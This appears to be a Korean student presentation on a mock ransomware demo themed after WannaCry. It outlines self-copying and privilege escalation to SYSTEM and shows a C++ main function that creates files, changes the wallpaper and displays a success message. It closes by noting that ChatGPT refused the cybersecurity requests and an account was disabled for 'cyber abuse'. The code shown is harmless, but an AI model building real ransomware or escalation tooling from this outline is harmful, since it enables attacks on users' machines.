
자기 복사 + proof 확인 + 후속 payload

SYSTEM 실행 성공 여부를 proof 파일로 확인
후속 데모를 실행

전체 흐름



성공 스크린샷



랜섬웨어란?

랜섬웨어는 파일을 암호화, 복구를 조건으로 금전을 요구하는 악성코드이다.






```
int wmain()  
{  
    int count = CreateWannaCryFiles();  
  
    const wchar_t* wallpaperPath = L"C:\\WannaCry\\wallpaper.bmp";  
  
    if (CreateWallpaper(wallpaperPath))  
    {  
        SystemParametersInfoW(  
            SPI_SETDESKWALLPAPER,  
            0,  
            (PVOID)wallpaperPath,  
            SPIF_UPDATEINIFILE | SPIF_SENDCHANGE  
        );  
    }  
  
    wchar_t msg[512] = { 0 };  
    swprintf(  
        msg,  
        512,  
        L"권한 상승 성공\\n\\n"  
        L"실행 완료\\n\\n"  
    );  
  
    MessageBoxW(  
        NULL,  
        msg,  
        L"SUCCESS",  
        MB_OK | MB_ICONINFORMATION | MB_SETFOREGROUND  
    );  
  
    return 0;  
}
```



악성코드 메인부분

배경화면 변경, 메세지 출력, 파일 생성 등 함수들 실행

최종 구현 화면



발표 후기

악성코드 부분이 다소 부족한 부분이 있어
다음 기회에 조금 더 구현 해보고 싶음

새로운 지식을 많이 얻어가는 기회가 됐다.



발표 후기



이 콘텐츠는 표시할 수 없습니다

사이버보안 관련 요청은 특히 신중하게 다룹니다. 보안 전문가는 Trusted Access를 신청할 수 있습니다.

자세히 알아보기

발표 후기



OpenAI  <trustandsafety@tm.openai.com>
나에게 ▾

OpenAI

안녕하세요,



사용자 ID: 

 과 연결된 ChatGPT 계정에 대한 중요한 업데이트를 알려드립니다.

귀하의 계정은 최근 활동이 당사의 이용 약관을 위반했기 때문에 비활성화되었습니다. 위반 사항은 다음과 같습니다.

사이버 학대

이는 귀하의 계정을 더 이상 사용할 수 없다는 의미입니다.

이 결정이 잘못되었다고 생각하시면 아래 버튼을 눌러 이의 신청을 시작하세요.

항소 제기

감사합니다.

발표 후기

**꼭 취약점 관련 질문으로
GPT를 사용할때엔 보안인증을 하자**





감사합니다!